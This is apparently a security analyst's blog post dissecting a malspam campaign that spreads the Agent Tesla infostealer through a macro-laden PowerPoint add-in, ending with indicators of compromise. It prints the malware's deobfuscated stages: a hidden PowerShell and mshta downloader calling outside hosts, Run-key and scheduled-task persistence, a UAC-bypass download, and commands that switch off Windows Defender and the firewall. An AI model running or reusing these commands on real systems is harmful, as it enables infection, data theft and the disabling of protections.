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- ← Next Thread
- Previous Thread →

PowerPoint attachments, Agent Tesla and code reuse in malware

Since any Office document that may contains macros can potentially be used by malware authors with similar result as the usual Excel spreadsheet with macros, threat actors have most probably utilized all of the available macro-enabled Office formats for attacks at some point. However, since most users would probably view PowerPoint slideshow asking them to enable macros with a not insignificant level suspicion, most attackers tend not to use any of PowerPoint file formats at all.

Over the past few months, I have nevertheless noticed an unusual increase in the number of malicious PowerPoint attachments caught in my (mal)spam trap. Although the use of malicious PowerPoint is nothing new[1], given the reasons mentioned above, it has never been too common, so I thought it might be worthwhile to take a look at an example of a recent malspam campaign that spread the Agent Tesla infostealer using a macro-enabled PowerPoint file.

The file in question was named SKM-03753WIRE23560USD.ppam and was distributed as an attachment of an e-mail that tried to make it appear as a wire transfer receipt.



☐ 5 / ↓ = Fwd: WIRE-INV#0954R//KEYBANK Transfer - Message (HTML)	-		;	×
File Message Q Tell me what you want to do				
Junk     Delete     Reply     Reply     Forward     More     Prind     Reply     Reply				~
Denise- Accounts < denise@ .hk>	0 1	12	2/8/20	021
Fwd: WIRE-INV#0954R//KEYBANK Transfer  I f there are problems with how this message is displayed, click here to view it in a web browser.	0		2/0/20	~
SKM-03753WIRE23560 •				
Fyl         Wire completed. Please confirm receipt         Regards         OFO         Denise- Accounts				
Denise-Accounts				-

You may have noticed that the filename ended in an unusual extension PPAM. This extension is used for PowerPoint Add-ins with macros[2], a special format for extending functionalities of PowerPoint presentations. Although there are some differences in content between PPAM and the more usual PPTM files, these don't concern macros. Therefore, if we only care about the embedded VBA code, as in this instance, we may analyze a PPAM using oledump[3], or any other tool we would normally use to parse macro-enabled Office documents.

>oledu	ump SKM-03	3753WIRE23560USD.ppam
A: pp	t/hjhjhfdf	Fdf.d
A1:	501	'PROJECT'
A2:	26	'PROJECTwm'
A3: N	4088	'VBA/Module1'
A4:	2757	'VBA/_VBA_PROJECT'
A5:	3672	'VBA/SRP_0'
A6:	218	'VBA/SRP_1'
A7:	2005	'VBA/SRP_2'
A8:	234	'VBA/SRP_3'
A9:	500	'VBA/dir'

In this instance, the file turned out to contain only one small, slightly obfuscated VBA script:

```
Sub Auto Open()
Set Outlook = CreateObject(yOCaKOVzT("V|{svvr5Hwwspjh{pvu", "7")}
Set Microsoft = Outlook.CreateObject(yOCaKOVzT("^zjypw{5Zolss",
                                                                 "7"))
Set MicrosoftExec = Microsoft.Exec(yOCaKOVzT("rqygt", "2") + yOCaKOVzT("ynkrr4k~k&", "6") + Chr(150)
+ yOCaKOVzT("_qvlw[|tm(Pqllmv", "8") + yOCaKOVzT("$1g$", "4") +
y0CaKOVzT("kBdqvlw{d{{|mu;:dkitkd66du{p|i(p||x{B77pipipippi{lHr6ux7", "8") +
"chrehghghghghghghghghghcre")
MsgBox (MicrosoftExec.StdOut.ReadAll)
End Sub
Public Function yOCaKOVzT(dghKkkXkS As String, NdffEcveP As Integer)
    Dim Pp6IFCPL9 As Integer
    For Pp6IFCPL9 = 1 To Len(dghKkkXkS)
Dim tHvcklioMTaEROgkne As Boolean
        Mid(dghKkkXkS, Pp6IFCPL9, 1) = Chr(Asc(Mid(dghKkkXkS, Pp6IFCPL9, 1)) - NdffEcveP)
    Next Pp6IFCPL9
Dim TMydgBdhyraoOOowKm As Byte
    yOCaKOVzT = dghKkkXkS
End Function
Since the function yOCaKOVzT only subtracts the value provided in the second argument from each byte in
the string provided as the first argument, deobfuscation of the script is fairly straightforward and leads to the
following code.
Sub Auto_Open()
        Set Outlook = CreateObject("Outlook.Application")
```

Sub Auto\_Open()
 Set Outlook = CreateObject("Outlook.Application")
 Set Microsoft = Outlook.CreateObject("Microsoft = Wscript.Shell")
 Set MicrosoftExec = Microsoft.Exec("MicrosoftExec = powershell.exe -WindowStyle Hidden -c
c:\windows\system32\calc\..\mshta hxxps://hahahahhasd@j[.]mp/chrehghghghghghghghghcre")
 MsgBox (MicrosoftExec.StdOut.ReadAll)
End Sub

As we may see, the VBA script is a simple downloader, that is supposed execute PowerShell code, which will grab a file from hxxps:j[.]mp/chrehghghghghghghghghghghghghcre (which redirects to hxxps://download2389.mediafire[.]com/ya9tv6zqa1zg/95ggilwnqccbq6l/20.doc) and execute it using the Microsoft HTML Application host (MSHTA).

After cleaning the downloaded file 20.doc up a bit, it came down to the following VBScript:

```
pink = "pOwersHelL.exe -NoProfile -ExecutionPolicy Bypass -Command i'E'x(iwr('hxxps://8db3b91a-ea93-
419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt?
dn=rendomtext') -useB);
i'E'x(iwr('hxxps://8db3b91a-ea93-419b-b51b-
0a69902759c5.usrfiles[.]com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt?dn=rendomtext') -useB);"
Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\" & lopaskkk & "\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwdjdw = "cjjhkloggw"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
set MicrosoftWINdows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINdows _
RUn
pink,0
args = "/create /sc MINUTE /mo 63 /tn """"kbnvmmmhjo"""" /" & _
"F /tr """"\"""M" & "s" & "H" & "t" &
"A""""\"""hxxps://kukadunikkk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html\"""""
hxxps://kukadunikkk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html
[code omitted]
magolia = "."
Set Pologachi = GetObject("winmgmts:\\" & magolia & "\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Magachuchugaga = "pilodkis"
pathanogalulu = calc
                      """hxxp://www.starinxxxgkular.duckdns[.]org/s1/20.txt"""
Pologachi.SetStringValue halaluya, threefifty, Magachuchugaga, pathanogalulu
```

```
[code omitted]
```

Going down from the top, the script it is supposed to:

- 1. Download and execute two files containing PowerShell script from usrfiles.com (we'll look at those in a moment).
- 2. Ensure persistence using the registry Run key by creating a value containing the same PowerShell script as we mention in 1. It also created another value in the same key, which was supposed to run a file from http[:]//www.starinxxxgkular.duckdns[.]org using MSHTA (although the link was already dead at the time of the analysis, it may be reasonable assumed that this was supposed to be additional persistence mechanism).

8	🕈 Registry Editor				-		×
F	ile Edit View Favorites H	p					
C	omputer\HKEY_CURRENT_USER	ioftware\Microsoft\Windows\C	urrentVersion\Run				
	> PushNot RADAR Run RunOnc Screens Search	and pilodkis	Type REG_SZ REG_SZ REG_SZ REG_SZ	Dets (value not set) pOnewsHellc.euc.eu-NoProfile-ExecutionPolicy Bypers-Command YEx(wr(https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/ugd/8db3b9_2e35a24e3e7b4efba4867a66c527ff "Cil/Versil/Jere/AppDatal.ocal/Microsoft OneDrive.com/hackground "MoHTa"http://www.starinocsglular.duckdin.org/s1/201xt"	32.txt?dn=	rendon	ntext
<		>					


 Ensure persistence using Scheduled Task named kbnvmmmhjo, which was supposed to run a file using MSHTA from hxxps:// kdaoskdokaodkwldld.blogspot[.]com.

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result ^
🕒 GoogleUpda	Ready	Multiple triggers defined	12/20/2021 3:14:28 AM	12/19/2021 11:42:21 PM	The operation completed successfully. (C
🕒 GoogleUpda	Ready	At 3:14 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	12/20/2021 2:14:28 AM	12/20/2021 1:14:18 AM	The operation completed successfully. (C
🕒 kbnvmmmhjo	Ready	At 1:27 AM on 12/20/2021 - After triggered, repeat every 01:03:00 indefinitely.	12/20/2021 2:30:00 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303) 🛛 🗸 🗸
<					>
General Triggers	Actio	ns Conditions Settings History (disabled)			
When you crea	te a task	, you must specify the action that will occur when your task starts. To change these	actions, open the task pro	perty pages using the Prop	perties command.
Action		Details			
Start a program	n	"MsHtA" "https://kukadunikkk@kdaoskdokaodkwldld.blogspot.com/p/20.html"			

The first PowerShell script mentioned above was lightly obfuscated and contained what we may think of as the "main payload" – two GunZipped PE files in separate byte arrays (an "injector" and the actual Agent Tesla executable) and the code to decompress them and use the "injector" in the second byte array to execute the main Agent Tesla file. The following code is a portion of its deobfuscated content:

[byte[]] \$byteArray1 = @(31,139,...,94,3,0) [byte[]] \$byteArray2 =@(31,139,...,228,0,0) [byte[]] \$decompressedArray1 = Get-DecompressedByteArray \$byteArray1 [byte[]] \$decompressedArray2 = Get-DecompressedByteArray \$byteArray2 [Reflection.Assembly]::Load(\$decompressedArray2).GetType('projFUD.PA').GetMethod('Execute').Invoke(\$ null,[object[]] ( 'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet\_compiler.exe',\$decompressedArray1))

Both of the executables were written in .NET (as is usual for Agent Tesla) and both were fairly heavily obfuscated, as you may see from the following images.



Injector code - the Execute method

nprmzLDXnPgQFIMAfaeOfNrWkXy (0.0.0.0)					
Iprimized Air go inverse of New Xy (0.000)					
► PE					
▷ ■ Type References					
▶ ■•■ References					
▶ {} -					
PrivateImplementationDetails>{5AC57C51-E0B9-4104-8102-D8BC66E2F88E}					
▲ {} A					
Þ 🔩 a @02000003					
Þ 🔩 A @02000002					
⊿ 🖳 b @02000007					
👂 🛑 Base Type and Interfaces					
Derived Types					
ଦ୍ଧ .cctor() : void @06000011					
A(ref b.A): bool @06000012					
ଦି A(out b.a) : uint @06000013					
© A(b.B) : string @06000020					
A(ImageFormat): ImageCodecInfo @06000022					
Ø     a(object): string @0600002A					
ଦି <sub>ଳ</sub> A(string) : bool @06000033					
Φ <sub>a</sub> A(b.c): void @0600003B                 Φ <sub>a</sub> A(b.c): void @0600003B					
𝕶₂         A(byte[]): bool @0600003F           𝔤         A(int): int @06000044					
ଦ୍ଧ a(int) : string @06000046					
ିକ୍କ A(Keys) : void @0600004C					
• a A(uint): string @0600004D					
<ul> <li>♀ a(byte[]): bool @06000053</li> </ul>					
<ul> <li>A(ref IntPtr): int @06000061</li> </ul>					
@ a(ref IntPtr) : int @06000062					
A(SocketException) : b.N @0600006F					
A(SocketAsyncEventArgs) : void @06000074					
ଦ୍ଧ A(bool) : byte[] @06000076					
A(IList <a>): IList<a> @06000030</a></a>					
A(int, int): bool @06000018					
ଦ୍ଧି A(string, string) : void @0600001D					
ଦ୍ଧି A(object, ElapsedEventArgs) : void @06000025					
ଦ୍ଧ୍ୱ a(object, ElapsedEventArgs) : void @06000026					
a(string, string): void @0600002E					
Excerpt from the list of methods in the Agent Tesla executable					

Excerpt from the list of methods in the Agent Tesla executable

Nevertheless, with a little bit of deobfuscation, it is possible to see that the injector is supposed to inject the Agent Tesla code into the hollowed out aspnet\_compiler.exe process (a technique which Agent Tesla has been known to use[4]). And even without understanding the names of methods and variables in the main Agent Tesla code, some portions of it are fairly clear, such as the following excerpt from the key-logging method.



The last file we didn't take a closer look at was the second PowerShell script downloaded by the second stage of the infection chain.

```
$down = New-Object System.Net.WebClient
$url = 'hxxps://raw.githubusercontent[.]com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe';
$file = 'C:\Users\Public\NSudo.exe';
$down.DownloadFile($url,$file);
$kasodkaosd = New-Object System.Net.WebClient
$kasodkaosdsdmaowdk = 'hxxps://www.mediafire[.]com/file/qh5j3uy8qo8cpu7/FINAL+MAIN+vbs+-
+Copy.vbs/file';
$kasdjwkdo = 'C:\Users\Public\heheheheh.vbs';
$kasodkaosd.DownloadFile($kasodkaosdsdmaowdk,$kasdjwkdo);
Function script:Set-INFFile {
[CmdletBinding()]
        Param (
        [Parameter(HelpMessage="Specify the INF file location")]
        $InfFileLocation = "$env:temp\CMSTP.inf",
        [Parameter(HelpMessage="Specify the command to launch in a UAC-privileged window")]
        [String]$CommandToExecute = 'wscript.exe C:\Users\Public\heheheheh.vbs
        )
 [code omitted]
```

Since this script is only slightly obfuscated, we may clearly see that it is supposed to download NSudo[5] (a privilege escalation utility) and a VBS file hosted on mediafire.com, which it it then supposed to execute using WScript.

This final VBS is not obfuscated at all, and it can be clearly seen that it is basically supposed to disable the anti-malware protection with (among other techniques) the use of the NSudo tool which was previously downloaded.

[code omitted]

Set objShell = CreateObject("Wscript.Shell")
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete windefend"

[code omitted]

outputMessage("Add-MpPreference -ExclusionProcess powershell.exe")
outputMessage("Add-MpPreference -ExclusionProcess mshta.exe")
outputMessage("Add-MpPreference -ExclusionProcess cmd.exe")
outputMessage("Add-MpPreference -ExclusionProcess wscript.exe")
outputMessage("Set-MpPreference -DisableIntrusionPreventionSystem \$true -DisableIOAVProtection \$true
-DisableRealtimeMonitoring \$true -DisableScriptScanning \$true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend")

[code omitted]


```
outputMessage("netsh advfirewall set allprofiles state off")
outputMessage("Stop-Service -Name WinDefend -Confirm:$false -Force")
outputMessage("Set-Service -Name WinDefend -StartupType Disabled")
outputMessage("sc delete windefend")
```

Sub outputMessage(byval args)

[code omitted]

errReturn = objProcess.Create( "powershell " + args, null, objConfig, intProcessID)
End Sub

As we may see from the following diagram, the very simple macro, which was contained in the PPAM file, lead to a fairly complex infection chain in the end...



This is not the end of the story, however, since one additional point which deserves a small mention is the reuse of open-source code in the infection chain.

Although reuse of code from GitHub or StackOverflow is ubiquitous among both legitimate developers and malware authors alike, in this case, unmodified "borrowed" code was used quite heavily. For example, the GunZip algorithm used by the third (PowerShell) stage was taken from GitHub, as was a UAC bypass used to execute the final VBS script[6]. Since in both of these instances, the foreign code made up a significant portion of the analyzed file, not having to examine it too deeply sped up the entire analysis greatly.

Therefore, I will offer one parting advice which can be useful especially to any junior security analysts out there. If you ever see a line in a malicious code, which doesn't seem to belong there (e.g., a call to a function which is supposed to display a visible error message to the user) try to ask Google whether it hadn't seen it somewhere else. In some cases, you will come up empty, as such code might have been included on purpose by the malware author in an attempt to obfuscate the real functionality of the program, however, in other instances you may find that a significant portion of the code in front of you has been reused, and you might not have to spend time on going into it any deeper than just to gather the basic understanding of its main function.

## Indicators of Compromise (IoCs)

URLs hxxps://j[.]mp/chrehghghghghghghghghghcre hxxps://download2389.mediafire[.]com/ya9tv6zqa1zg/95ggilwnqccbq6l/20.doc hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9\_2e35a24e3e7b4efba4867a06c6271f32.txt hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9\_92ec48660f134f3bb502662383ca4ffb.txt hxxp://www.starinxxxgkular.duckdns[.]org/s1/20.txt hxxps://kukadunikkk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html hxxps://raw.githubusercontent[.]com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe hxxps://www.mediafire[.]com/file/qh5j3uy8go8cpu7/FINAL+MAIN+vbs+-+Copy.vbs/file

## Files

20.doc

MD5 - 425244233f21dac6f4395ab0c8c0c03e SHA1 - 003db538810e74ad74f33b2c69cfa85026e529fd

8db3b9\_2e35a24e3e7b4efba4867a06c6271f32.txt MD5 - cc60f4380686f2216bce3e8a287fc705 SHA1 - 569eed2060bb0b669a7ae12f1e6c04649785bc11

8db3b9\_92ec48660f134f3bb502662383ca4ffb.txt MD5 - be208287362492a1a3703483fefa4d3b SHA1 - 3f834a4369f828aea46e44134afadbba8875ba05

heheheh.vbs

MD5 - eacb8465cc5d6671618ea2b23986a45a

SHA1 - 6d2e4dbfda127cda2478e68a5426f9646bba10c5

[1] https://blog.nviso.eu/2017/06/07/malicious-powerpoint-documents-abusing-mouse-over-actions/

[2] https://fileinfo.com/extension/ppam

[3] https://blog.didierstevens.com/programs/oledump-py/

[4] <u>https://www.fortinet.com/blog/threat-research/phishing-campaign-targeting-korean-to-deliver-agent-teslanew-variant</u>

[5] https://github.com/m2team/NSudo

[6] https://github.com/tylerapplebaum/CMSTP-UACBypass/blob/master/UACBypassCMSTP.ps1

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